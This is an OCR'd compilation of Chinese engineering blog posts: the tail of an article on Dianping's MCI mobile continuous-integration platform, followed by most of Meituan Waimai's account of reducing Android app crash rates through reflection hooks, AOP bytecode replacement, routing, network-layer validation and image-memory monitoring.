
我们会对异常流程进行监控并且通知流程发起者，同时我们会对失败次数较多的Job分析原因。一部分CI环境或者网络问题MCI可以自动解决，而其它由于代码错误引起的异常MCI会引导移动研发进行问题的排查与解决。




## 包体监控分析

我们对包体总大小、可执行文件以及图片进行全方面的监控，包体变化的趋势一目了然，对于包体的异常变化我们可以第一时间感知。




除此之外，我们还对MCI集成成功率、二进制覆盖率等方面做了监控，做到对MCI全流程了然于胸，让MCI稳定高效的运行。

# 九、信息管理配置

目前MCI平台已经接入公司多个移动项目，为了接入MCI的项目进行统一方便的信息管理，我们建设了MCI信息管理平台——摩卡（Mocha）。Mocha平台的功能包含项目信息管理、配置静态检查项以及组件发版集成查询。

## 项目信息管理

Mocha平台负责注册接入MCI项目的基本信息，包含项目地址、项目负责人等，同时对各个项目的成员进行权限管理。

## 配置静态检查项

MCI支持不同项目自定义不同的静态检查项，在Mocha平台上可以完成项目所需静态检查项的定制，同时支持静态检查白名单的配置审核。

### 组件发版集成查询

Mocha平台支持组件历史发版集成的记录查询，方便问题的排查与追溯。

作为移动集成项目的可视化配置系统，Mocha平台是MCI的一个重要补充。它使得移动项目接入MCI变得简单快捷，未来Mocha平台还会加入更多的配置项。

## 十、总结与展望

本文从大众点评移动项目业务复杂度出发，详细介绍了构建稳定高效的移动持续集成系统的思路与最佳实践方案，解决项目依赖复杂所带来的问题，通过依赖扁平化以及二进制集成提升构建速度。在此基础上，通过自研的静态检查基础设施Hades降低静态检查准入的门槛，帮助提升App质量；最后MCI提供的全流程托管能力能显著提高移动研发生产力。

目前MCI为iOS、Android原生代码的项目集成已经提供了相当完善的支持。此外，MCI还支持 Picasso 项目的持续集成，Picasso是大众点评自研的高性能跨平台动态化框架，专注于横跨iOS、Android、Web、小程序四端的动态化UI构建。当然移动端原生项目的持续集成和动态化项目的持续集成有共通也有很多不同之处。未来MCI将在移动工程化领域进一步探索，为移动端业务蓬勃发展保驾护航。

## 作者简介


- 智聪，大众点评iOS技术专家，专注于移动工具链开发，对移动持续集成、静态分析平台建设有深刻理解和丰富的实践经验。
- 邢轶，大众点评Android技术专家，专注于移动持续集成、静态分析、静态化等App基础设施建设。


## 团队介绍

大众点评移动研发中心，Base上海，为美团提供移动端底层基础设施服务，包含网络通信、移动监控、推送触达、动态化引擎、移动研发工具等。同时团队还承载流量分发、UGC、内容生态、个人中心等业务研发工作，长年虚位以待专注于移动端研发的各路英雄豪杰。欢迎投递简历：dawei.xing#dianping.com。

# 美团外卖Android Crash治理之路

作者: 维康 少杰 晓飞

Crash率是衡量一个App好坏的重要指标之一，如果你忽略了它的存在，它就会愈演愈烈，最后造成大量用户的流失，进而给公司带来无法估量的损失。本文讲述美团外卖Android客户端团队在将App的Crash率从千分之三做到万分之二过程中所做的大量实践工作，抛砖引玉，希望能够为其他团队提供一些经验和启发。

## 面临的挑战和成果

面对用户使用频率高，外卖业务增长快，Android碎片化严重这些问题，美团外卖Android App如何持续的降低Crash率，是一项极具挑战的事情。通过团队的全力全策，美团外卖Android App的平均Crash率从千分之三降到了万分之二，最优值万一左右（Crash率统计方式：Crash次数/DAU）。

美团外卖自2013年创建以来，业务就以指数级的速度发展。美团外卖承载的业务，从单一的餐饮业务，发展到餐饮、超市、生鲜、果蔬、药品、鲜花、蛋糕、跑腿等十多个大品类业务。目前美团外卖日完成订单量已突破2000万，成为美团点评最重要的业务之一。美团外卖客户端所承载的业务模块越来越多，产品复杂度越来越高，团队开发人员日益增加，这些都给App降低Crash率带来了巨大的挑战。

## Crash的治理实践

对于Crash的治理，我们尽量遵守以下三点原则：

- 由点到面。一个Crash发生了，我们不能只针对这个Crash的去解决，而要去考虑这一类Crash怎么去解决和预防。只有这样才能使得这一类Crash真正被解决。
- 异常不能随便吃掉。随意的使用try-catch，只会增加业务的分支和隐蔽真正的问题，要了解Crash的本质原因，根据本质原因去解决。catch的分支，更要根据业务场景去兜底，保证后续的流程正常。
- 预防胜于治理。当Crash发生的时候，损失已经造成了，我们再怎么治理也只是减少损失。尽可能的提前预防Crash的发生，可以将Crash消灭在萌芽阶段。

## 常规的Crash治理

常规Crash发生的原因主要是由于开发人员编写代码不小心导致的。解决这类Crash需要由点到面，根据Crash引发的原因和业务本身，统一集中解决。常见的Crash类型包括：空节点、角标越界、类型转换异常、实体对象没有序列化、数字转换异常、Activity或Service找不到等。这类Crash是App中最为常见的Crash，也是最容易反复出现的。在获取Crash堆栈信息后，解决这类Crash一般比较简单，更多考虑的应该是如何避免。下面介绍两个我们治理的量比较大的Crash。

### NullPointerException

NullPointerException是我们遇到最频繁的，造成这种Crash一般有两种情况：

- 对象本身没有进行初始化就进行操作。
- 对象已经初始化过，但是被回收或者手动置为null，然后对其进行操作。

针对第一种情况导致的原因有很多，可能是开发人员的失误、API返回数据解析异常、进程被杀死后静态变量没初始化导致，我们可以做的有：

- 对可能为空的对象做判空处理。
- 养成使用@NonNull和@Nullable注解的习惯。
- 尽量不使用静态变量，万不得已使用SharedPreferences来存储。
- 考虑使用Kotlin语言。

针对第二种情况大部分是由于Activity/Fragment销毁或被移除后，在Message、Runnable、网络等回调中执行了一些代码导致的，我们可以做的有：

- Message、Runnable回调时，判断Activity/Fragment是否销毁或被移除；加try-catch保护；Activity/Fragment销毁时移除所有已发送的Runnable。
- 封装LifecycleMessage/Runnable基础组件，并自定义Lint检查，提示使用封装好的基础组件。
- 在BaseActivity、BaseFragment的onDestory()里把当前Activity所发的所有请求取消掉。

### IndexOutOfBoundsException

这类Crash常见于对ListView的操作和多线程下对容器的操作。

针对ListView中造成的IndexOutOfBoundsException，经常是因为外部也持有了Adapter里数据的引用(如在Adapter的构造函数里直接赋值)，这时如果外部引用对数据更改了，但没有及时调用notifyDataSetChanged()，则有可能造成Crash，对此我们封装了一个BaseAdapter，数据统一由Adapter自己维护通知， 同时也极大的避免了 `The content of the adapter has changed but ListView did not receive a notification` ，这两类Crash目前得到了统一的解决。

另外，很多容器是线程不安全的，所以如果在多线程下对其操作就容易引发IndexOutOfBoundsException。常用的如JDK里的ArrayList和Android里的SparseArray、ArrayMap，同时也要注意有一些类的内部实现也是用的线程不安全的容器，如Bundle里用的就是ArrayMap。

## 系统级Crash治理

众所周知，Android的机型众多，碎片化严重，各个硬件厂商可能会定制自己的ROM，更改系统方法，导致特定机型的崩溃。发现这类Crash，主要靠云测平台配合自动化测试，以及线上监控，这种情况下的Crash堆栈信息很难直接定位问题。下面是常见的解决思路：

1. 尝试找到造成Crash的可疑代码，看是否有特异的API或者调用方式不当导致的，尝试修改代码逻辑来进行规避。
2. 通过Hook来解决，Hook分为Java Hook和Native Hook。Java Hook主要靠反射或者动态代理来更改相应API的行为，需要尝试找到可以Hook的点，一般Hook的点多为静态变量，同时需要注意Android不同版本的API，类名、方法名和成员变量名都可能不一样，所以要做好兼容工作；Native Hook原理上是用更改后方法把旧方法在内存地址上进行替换，需要考虑到Dalvik和ART的差异；相对来说Native Hook的兼容性更差一点，所以用Native Hook的时候需要配合降级策略。
3. 如果通过前两种方式都无法解决的话，我们只能尝试反编译ROM，寻找解决的办法。

我们举一个定制系统ROM导致Crash的例子，根据Crash平台统计数据发现该Crash只发生在vivo V3Max这类机型上，Crash堆栈如下：

```
java.lang.RuntimeException: An error occured while executing doInBackground()
  at android.os.AsyncTask$3.done(AsyncTask.java:304)
  at java.util.concurrent.FutureTask.finishCompletion(FutureTask.java:355)
  at java.util.concurrent.FutureTask.setException(FutureTask.java:222)
  at java.util.concurrent.FutureTask.run(FutureTask.java:242)
  at android.os.AsyncTask$SerialExecutor$1.run(AsyncTask.java:231)
  at java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1112)
  at java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:587)
  at java.lang.Thread.run(Thread.java:818)
Caused by: java.lang.NullPointerException: Attempt to invoke interface method 'int java.util.List.size()' on a null object re
ference
  at android.widget.AbsListView$UpdateBottomFlagTask.isSuperFloatViewServiceRunning(AbsListView.java:7689)
  at android.widget.AbsListView$UpdateBottomFlagTask.doInBackground(AbsListView.java:7665)
  at android.os.AsyncTask$2.call(AsyncTask.java:292)
  at java.util.concurrent.FutureTask.run(FutureTask.java:237)
  ... 4 more
```

我们发现原生系统上对应系统版本的AbsListView里并没有UpdateBottomFlagTask类，因此可以断定是vivo该版本定制的ROM修改了系统的实现。我们在定位这个Crash的可疑点无果后决定通过Hook的方式解决，通过源码发现AsyncTask$SerialExecutor是静态变量，是一个很好的Hook的点，通过反射添加try-catch解决。因为修改的是final对象所以需要先反射修改accessFlags，需要注意ART和Dalvik下对应的Class不同，代码如下：

```
  public static void setFinalStatic(Field field, Object newValue) throws Exception {
        field.setAccessible(true);
        Field artField = Field.class.getDeclaredField("artField");
        artField.setAccessible(true);
        Object artFieldValue = artField.get(field);
        Field accessFlagsFiled = artFieldValue.getClass().getDeclaredField("accessFlags");
        accessFlagsFiled.setAccessible(true);
        accessFlagsFiled.setInt(artFieldValue, field.getModifiers() & ~Modifier.FINAL);
        field.set(null, newValue);
    }
```

```
private void initVivoV3MaxCrashHander() {
    if (!isVivoV3()) {
        return;
    }
    try {
        setFinalStatic(AsyncTask.class.getDeclaredField("SERIAL_EXECUTOR"), new SafeSerialExecutor());
        Field defaultfield = AsyncTask.class.getDeclaredField("sDefaultExecutor");
        defaultfield.setAccessible(true);
        defaultfield.set(null, AsyncTask.SERIAL_EXECUTOR);
    } catch (Exception e) {
        L.e(e);
    }
}
```

美团外卖App用上述方法解决了对应的Crash，但是美团App里的外卖频道因为平台的限制无法通过这种方式，于是我们尝试反编译ROM。 Android ROM编译时会将framework、app、bin等目录打入system.img中，system.img是Android系统中用来存放系统文件的镜像 (image)，文件格式一般为yaffs2或ext。但Android 5.0开始支持dm-verity后，system.img不再提供，而是提供了三个文件system.new.dat，system.patch.dat，system.transfer.list，因此我们首先需要通过上述的三个文件得到system.img。但我们将vivo ROM解压后发现厂商将system.new.dat进行了分片，如下图所示：


经过对system.transfer.list中的信息和system.new.dat 1 2 3 … 文件大小对比研究，发现一些共同点，system.transfer.list中的每一个block数*4KB 与对应的分片文件的大小大致相同,故大胆猜测，vivo ROM对system.patch.dat分片也只是单纯的按block先后顺序进行了分片处理。所以我们只需要在转化img前将这些分片文件合成一个system.patch.dat文件就可以了。最后根据system.img的文件系统格式进行解包，拿到framework目录，其中有framework.jar和boot.oat等文件，因为Android4.4之后引入了ART虚拟机，会预先把system/framework中的一些jar包转换为oat格式，所以我们还需要将对应的oat文件通过 ota2dex 将其解包获得dex文件，之后通过 dex2jar 和 jd-gui 查看源码。

## OOM

OOM是OutOfMemoryError的简称，在常见的Crash疑难排行榜上，OOM绝对可以名列前茅并且经久不衰。因为它发生时的Crash堆栈信息往往不是导致问题的根本原因，而只是压死骆驼的最后一根稻草。

导致OOM的原因大部分如下：

- 内存泄漏，大量无用对象没有被及时回收导致后续申请内存失败。
- 大内存对象过多，最常见的大对象就是Bitmap，几个大图同时加载很容易触发OOM。

### 内存泄漏

内存泄漏指系统未能及时释放已经不再使用的内存对象，一般是由错误的程序代码逻辑引起的。在Android平台上，最常见也是最严重的内存泄漏就是Activity对象泄漏。Activity承载了App的整个界面功能，Activity的泄漏同时也意味着它持有的大量资源对象都无法被回收，极其容易造成OOM。

常见的可能会造成Activity泄漏的原因有：

- 匿名内部类实现Handler处理消息，可能导致隐式持有的Activity对象无法回收。
- Activity和Context对象被混淆和滥用，在许多只需要Application Context而不需要使用Activity对象的地方使用了Activity对象，比如注册各类Receiver、计算屏幕密度等等。
- View对象处理不当，使用Activity的LayoutInflater创建的View自身持有的Context对象其实就是Activity，这点经常被忽略，在自己实现View重用等场景下也会导致Activity泄漏。

对于Activity泄漏，目前已经有了一个非常好用的检测工具： LeakCanary ，它可以自动检测到所有Activity的泄漏情况，并且在发生泄漏时给出十分友好的界面提示，同时为了防止开发人员的疏漏，我们也会将其上报到服务器，统一检查解决。另外我们可以在debug下使用StrictMode来检查Activity的泄露、Closeable对象没有被关闭等问题。

### 大对象

在Android平台上，我们分析任一应用的内存信息，几乎都可以得出同样的结论：占用内存最多的对象大都是Bitmap对象。随着手机屏幕尺寸越来越大，屏幕分辨率也越来越高，1080p和更高的2k屏已经占了大半份额，为了达到更好的视觉效果，我们往往需要使用大量高清图片，同时也为OOM埋下了祸根。

对于图片内存优化，我们有几个常用的思路：

- 尽量使用成熟的图片库，比如Glide🔗，图片库会提供很多通用方面的保障，减少不必要的人为失误。
- 根据实际需要，也就是View尺寸来加载图片，可以在分辨率较低的机型上尽可能少地占用内存。除了常用的BitmapFactory.Options#inSampleSize和Glide提供的BitmapRequestBuilder#override之外，我们的图片CDN服务器也支持图片的实时缩放，可以在服务端进行图片缩放处理，从而减轻客户端的内存压力。 分析App内存的详细情况是解决问题的第一步，我们需要对App运行时到底占用了多少内存、哪些类型的对象有多少个有大致了解，并根据实际情况做出预测，这样才能在分析时做到有的放矢。Android Studio也提供了非常好用的Memory Profiler🔗，堆转储🔗和分配跟踪器🔗功能可以帮我们迅速定位问题。

## AOP增强辅助

AOP是面向切面编程的简称，在Android的Gradle插件1.5.0中新增了Transform API之后，编译时修改字节码来实现AOP也因为有了官方支持而变得非常方便。

在一些特定情况下，可以通过AOP的方式自动处理未捕获的异常：

- 抛异常的方法非常明确，调用方式比较固定。
- 异常处理方式比较统一。
- 和业务逻辑无关，即自动处理异常后不会影响正常的业务逻辑。典型的例子有读取Intent Extras参数、读取SharedPreferences、解析颜色字符串值和显示隐藏Window等等。

这类问题的解决原理大致相同，我们以Intent Extras为例详细介绍一下。读取Intent Extras的问题在于我们非常常用的方法 Intent#getStringExtra 在代码逻辑出错或者恶意攻击的情况下可能会抛出ClassNotFoundException异常，而我们平时在写代码时又不太可能给所有调用都加上try-catch语句，于是一个更安全的Intent工具类应运而生，理论上只要所有人都使用这个工具类来访问Intent Extras参数就可以防止此类型的Crash。但是面对庞大的旧代码仓库和诸多的业务部门，修改现有代码需要极大成本，还有更多的外部依赖SDK基本不可能使用我们自己的工具类，此时就需要AOP大展身手了。

我们专门制作了一个Gradle插件，只需要配置一下参数就可以将某个特定方法的调用替换成另一个方法：


```
WaimaiBytecodeManipulator {
     replacements(
         "android/content/Intent.getIntExtra(Ljava/lang/String;I)I=com/waimai/IntentUtil.getInt(Landroid/content/Intent;Ljava/lang/String;I)I",
         "android/content/Intent.getStringExtra(Ljava/lang/String;)Ljava/lang/String;=com/waimai/IntentUtil.getString(Landroid/content/Intent;Ljava/lang/String;)Ljava/lang/String;",
         "android/content/Intent.getBooleanExtra(Ljava/lang/String;Z)Z=com/waimai/IntentUtil.getBoolean(Landroid/content/Intent;Ljava/lang/String;Z)Z",
         ...)
    }
}
```

上面的配置就可以将App代码（包括第三方库）里所有的Intent.getXXXExtra调用替换成IntentUtil类中的安全版实现。当然，并不是所有的异常都只需要catch住就万事大吉，如果真的有逻辑错误肯定需要在开发和测试阶段及时暴露出来，所以在IntentUtil中会对App的运行环境做判断，Debug下会将异常直接抛

出，开发同学可以根据Crash堆栈分析问题，Release环境下则在捕获到异常时返回对应的默认值然后将异常上报到服务器。

## 依赖库的问题

Android App经常会依赖很多AAR， 每个AAR可能有多个版本，打包时Gradle会根据规则确定使用的最终版本号（默认选择最高版本或者强制指定的版本），而其他版本的AAR将被丢弃。如果互相依赖的AAR中有不兼容的版本，存在的问题在打包时是不能发现的，只有在相关代码执行时才会出现，会造成NoClassDefFoundError、NoSuchFieldError、NoSuchMethodError等异常。如图所示，order和store两个业务库都依赖了platform.aar，一个是1.0版本，一个是2.0版本，默认最终打进APK的只有platform 2.0版本，这时如果order库里用到的platform库里的某个类或者方法在2.0版本中被删除了，运行时就可能发生异常，虽然SDK在升级时会尽量做到向下兼容，但很多时候尤其是第三方SDK是没法得到保证的，在美团外卖Android App v6.0版本时因为这个原因导致热修复功能丧失，因此为了提前发现问题，我们接入了依赖检查插件Defensor。




> **Defensor在编译时通过DexTask获取到所有的输入文件(也就是被编译过的class文件)，然后检查每个文件里引用的类、字段、方法等是否存在。**

除此之外我们写了一个Gradle插件SVD(strict version dependencies)来对那些重要的SDK的版本进行统一管理。插件会在编译时检查Gradle最终使用的SDK版本是否和配置中的一致，如果不一致插件会终止编译并报错，并同时会打印出发生冲突的SDK的所有依赖关系。

# Crash的预防实践

单纯的靠约定或规范去减少Crash的发生是不现实的。约定和规范受限于组织架构和具体执行的个人，很容易被忽略，只有靠工程架构和工具才能保证Crash的预防长久的执行下去。

# 工程架构对Crash率的影响

在治理Crash的实践中，我们往往忽略了工程架构对Crash率的影响。Crash的发生大部分原因是源于程序员的不合理的代码，而程序员工作中最直接的接触的就是工程架构。对于一个边界模糊，层级混乱的架构，程序员是更加容易写出引起Crash的代码。在这样的架构里面，即使程序员意识到导致某种写法存在问题，想要去改善这样不合理的代码，也是非常困难的。相反，一个层级清晰，边界明确的架构，是能够大大减少Crash发生的概率，治理和预防Crash也是相对更容易。这里我们可以举几个我们实践过的例子阐述。

**业务模块的划分**


原来我们的Crash基本上都是由个别同学关注解决的，团队里的每个同学都会提交可能引起Crash的代码，如果负责Crash的同学因为某些事情，暂时没有关注App的Crash率，那么造成Crash的同学也不会知道他的代码引起了Crash。

对于这个问题，我们的做法是App的业务模块化。业务模块化后，每个业务都有都有唯一包名和对应的负责人。当某个模块发生了Crash，可以根据包名提交问题给这个模块的负责人，让他第一时间进行处理。业务模块化本身也是工程架构优先需要考虑的事情之一。

**页面跳转路由统一处理页面跳转**

对外卖App而言，使用过程中最多的就是页面间的跳转，而页面间跳转经常会造成ActivityNotFoundException，例如我们配了一个scheme，但对方的scheme路径已经发生了变化；又例如，我们调用手机上相册的功能，而相册应用已被用户自己禁用或移除了。解决这一类Crash，其实也很简单，只需要在startActivity增加ActivityNotFoundException异常捕获即可。但一个App里，启动Activity的地方，几乎是随处可见，无法预测哪一处会造成ActivityNotFoundException。


我们的做法是将页面的跳转，都通过我们封装的scheme路由去分发。这样的好处是，通过scheme路由，在工程架构上所有业务都是解耦，模块间不需要相互依赖就可以实现页面的跳转和基本类型参数的传递；同时，由于所有的页面跳转都会走scheme路由，我们只需要在scheme路由里一处加上ActivityNotFoundException异常捕获即可解决这种类型的Crash。路由设计示意图如下：





**网络层统一处理API脏数据**

客户端的很大一部分的Crash是因为API返回的脏数据。比如当API返回空值、空数组或返回不是约定类型的数据，App收到这些数据，就极有可能发生空指针、数组越界和类型转换错误等Crash。而且这样的脏数据，特别容易引起线上大面积的崩溃。

最早我们的工程的网络层用法是：页面监听网络成功和失败的回调，网络成功后，将JSON数据传递给页面，页面解析Model，初始化View，如图所示。这样的问题就是，网络虽然请求成功了，但是JSON解析Model这个过程可能存在问题，例如没有返回数据或者返回了类型不对的数据，而这个脏数据导致问题会出现在UI层，直接反应给用户。




根据上图，我们可以看到由于网络层只承担了请求网络的职责，没有承担数据解析的职责，数据解析的职责交给了页面去处理。这样使得我们一旦发现脏数据导致的Crash，就只能在网络请求的回调里面增加各种判断去兼容脏数据。我们有几百个页面，补漏完全补不过来。通过几个版本的重构，我们重新划分了网络层的职责，如图所示：




从图上可以看出，重构后的网络层负责请求网络和数据解析，如果存在脏数据的话，在网络层就会发现问题，不会影响到UI层，返回给UI层的都是校验成功的数据。这样改造后，我们发现这类的Crash率有了极大的改善。

## 大图监控

上面讲到大对象是导致OOM的主要原因之一，而Bitmap是App里最常见的大对象类型，因此对占用内存过大的Bitmap对象的监控就很有必要了。

我们用AOP方式Hook了三种常见图片库的加载图片回调方法，同时监控图片库加载图片时的两个维度：

1. 加载图片使用的URL。外卖App中除静态资源外，所有图片都要求发布到专用的图片CDN服务器上，加载图片时使用正则表达式匹配URL，除了限定CDN域名之外还要求所有图片加载时都要添加对应的动态缩放参数。

2. 最终加载出的图片结果（也就是Bitmap对象）。我们知道Bitmap对象所占内存和其分辨率大小成正比，而一般情况下在ImageView上设置超过自身尺寸的图片是没有意义的，所以我们要求显示在ImageView中的Bitmap分辨率不允许超过View自身的尺寸（为了降低误报率也可以设定一个报警阈值）。

开发过程中，在App里检测到不合规的图片时会立即高亮出错的ImageView所在的位置并弹出对话框提示ImageView所在的Activity、XPath和加载图片使用的URL等信息，如下图，辅助开发同学定位并解决问题。在Release环境下可以将报警信息上报到服务器，实时观察数据，有问题及时处理。



望京花园
请输入商家或商品名称
MainActivity
list_poilist_poiList >
layout_platinum_banner_rootview >
DynamicImageView
http://p0.meituan.net/wmproduct
/0b8ca336521846bdb5033a207dbd0cdf303152.jpg
.webp
未使用CDN缩放参数
图片超出View尺寸
bitmap[319,240]->View[195,195]
不再提醒(直到下次重启)
复制信息
炸鸡&啤酒（望...
根据你看过的店推荐
全州屋
智能点餐
韩式简餐中的点评人气餐厅
首页
订单
我的

## Lint检查

我们发现线上的很多Crash其实可以在开发过程中通过Lint检查来避免。Lint是Google提供的Android静态代码检查工具，可以扫描并发现代码中潜在的问题，提醒开发人员及早修正，提高代码质量。

